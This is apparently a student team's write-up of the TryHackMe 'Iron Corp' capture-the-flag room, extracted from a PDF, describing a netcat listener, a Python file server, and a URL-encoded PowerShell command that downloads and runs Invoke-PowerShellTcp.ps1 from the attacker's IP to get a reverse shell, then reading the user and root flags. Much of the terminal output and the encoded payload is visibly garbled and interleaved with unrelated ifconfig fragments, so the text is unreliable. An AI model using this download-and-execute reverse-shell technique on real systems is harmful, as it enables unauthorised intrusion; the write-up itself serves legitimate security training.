
Netcat listener on port 6666

```
TryHackMe | Iron Corp | Help  
File Actions Edit View Help  
└──(1211101591㉿kali)-[~]  
└─$ nc -lvpn 6666  
listening on [any] 6666 ...Kali Doc
```

Python server on port 8000

```
└──(1211101591㉿kali)-[~]  
└─$ cd /home/kali/Downloads  
listening on [any] 6666 ...  
└──(1211101591㉿kali)-[/home/kali/Downloads]  
└─$ ifconfig tun0 66 python3 -m http.server 8000  
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500  
    inet 10.18.22.205 netmask 255.255.128.0 destination 10.18.22.205  
    inet6 fe80::e56:8caa:c360:69f8 prefixlen 64 scopeid 0x20<link>  
      unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)  
        RX packets 37 bytes 25734 (25.1 KiB)  
        RX errors 0 dropped 0 overruns 0 frame 0  
        TX packets 53 bytes 4275 (4.1 KiB)  
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

After that, we can put the command “powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.18.22.205:8000/Invoke-PowerShellTcp.ps1')” behind “Equinox!” to execute our shell. But as it doesn’t understand the command we have to encode it as url first.



Ian used burpsuite in order to encode the link for the web page to execute.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

powershell.exe -c iex((new-object net.webclient).downloadstring('http://10.10.22.205.8000/Invoke-PowerShellTcp.ps1'))

%20%6e%65%74%2e%77%65%62%63%6c%69%65%6e%74%29%2e%64%6f%77%6e%6c%6f%61%64%73%74%72%69%6e%6f%67%28%27%68%74%74%70%3e%29%2f%31%30%2e%31%38%2e%32%22%2e%32%30%29%35%33%38%30%30%29%49%6e%76%69%65%2d%50%6f%77%65%72%63%68%65%6c%6c%54%63%70%2e%70%73%31%27%29

%30%25%32%66%25%34%39%25%36%65%25%37%36%25%36%66%25%36%62%25%36%35%25%32%64%25%35%30%25%38%66%25%37%37%25%36%35%25%37%32%37%36%33%25%36%38%25%36%35%25%36%36%31%25%36%63%25%35%34%25%36%33%25%32%65%25%37%30%25%37%33%25%33%31%25%32%37%25%32%39%39

Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

Achieving User Flag

After Yi Jing entered the command in the url bar, we finally get a response from our netcat listener. Boom! We officially have access to the victim machine's files.

```
File Actions Edit View Help
└─(1211101591㉿kali)-[~]
$ nc -lvpn 6666/Downloads
listening on [any] 6666 ...
connect to [10.18.22.205] from (UNKNOWN) [10.10.221.23] 49979
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.1500
inet 10.18.22.205 netmask 255.255.128.0 destination 10.18.22.20
PS E:\xampp\htdocs\internal> █c360:69f8 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuele
```

After looking through all the directories, Yi Jing found the user flag in user.txt.

```
File Actions Edit View Help
Mode /home/kali/Downloads LastWriteTime Length Name
_____
d-r— 1211101591@ 4/12/2020 1:27 AM [.] Contacts
d-r— 1211101591@ 4/12/2020 1:27 AM .server 8000 Desktop
d-r— Flags=4305 4/12/2020 1:27 AM ING,NOARP,MULTI Documents 1500
d-r— inet 10. 4/12/2020 1:27 AM 255.255.128.0 Downloads 10.18
d-r— inet6 fe 4/12/2020 aa 1:27 AM f8 prefixlen 6 Favorites 0x20<
d-r— inspec 0/4/2020 1:27 AM 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuele
d-r— RX packe 4/12/2020 es 1:27 AM (25.1 KiB) Music
d-r— RX error 4/12/2020 ed 1:27 AM runs 0 frame 0 Pictures
d-r— TX packe 4/12/2020 es 1:27 AM (.1 KiB) Saved Games
d-r— TX error 4/12/2020 ed 1:27 AM runs 0 carrier Searches 0
d-r— 4/12/2020 1:27 AM Videos
  ving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
  10.221.23 - - [02/Aug/2022 11:24:56] "GET /Invoke-PowerShellTcp.
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode LastWriteTime Length Name
_____
-a 3/28/2020 12:39 PM 37 user.txt

PS C:\Users\Administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop> █
```

Step: Achieving Root Flag

Members Involved: Yi Jing

Tools used: kali Linux

Looking through the directories more, Yi Jing found out we could access all the users except \Admin and \SuperAdmin, which means it could be in one of those 2. We found the root.txt in \Users\SuperAdmin\Desktop\.

```
Traversing Directory: C:\Users
Port 8000 (http://0.0.0.0:8000/) ...
10.221.23 - - [02/Aug/2022 11:24:56] "GET /Invoke-PowerShellTcp.ps1
Mode LastWriteTime Length Name
-- -- -- --
d---- 4/11/2020 4:41 AM Admin
d---- 4/11/2020 11:07 AM Administrator
d---- 4/11/2020 11:55 AM Equinox
d-r-- 4/11/2020 10:34 AM Public
d---- 4/11/2020 11:56 AM Sunlight
d---- 4/11/2020 11:53 AM SuperAdmin
d---- 4/11/2020 3:00 AM TEMP

PS C:\Users> cat C:\Users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users> █
```

Final Result:

Once Yi Jing has achieved both the user and root flag, he pasted them into TryHackMe to verify the flags.

The flags are then confirmed by TryHackMe

100%

Task 1 ✓ Iron Corp

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: [ironcorp.me](#)

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

Answer the questions below

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}


Correct Answer

root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Correct Answer

Contributions:

ID	Name	Contribution	Signatures
1211102272	Tee Cheng Jun	Using nmap to scan all 65535 ports to find the hidden ports, adding ip to /etc/hosts, gain initial access to actual website	
1211101114	Chong Yi Jing	Sole Editor of the group, recon for information on website	
1211101591	Ian Leong Tsung Jii	Achieved reverse shell, edited and executed reverse shell on web page and got access into victim's machine.	
1211101734	Ernest Leong Zheng Yang	Exploited the website and find vulnerabilities in order to infiltrate to the victim's machine	

VIDEO LINK: <https://www.youtube.com/watch?v=5OsOSKy7uXM>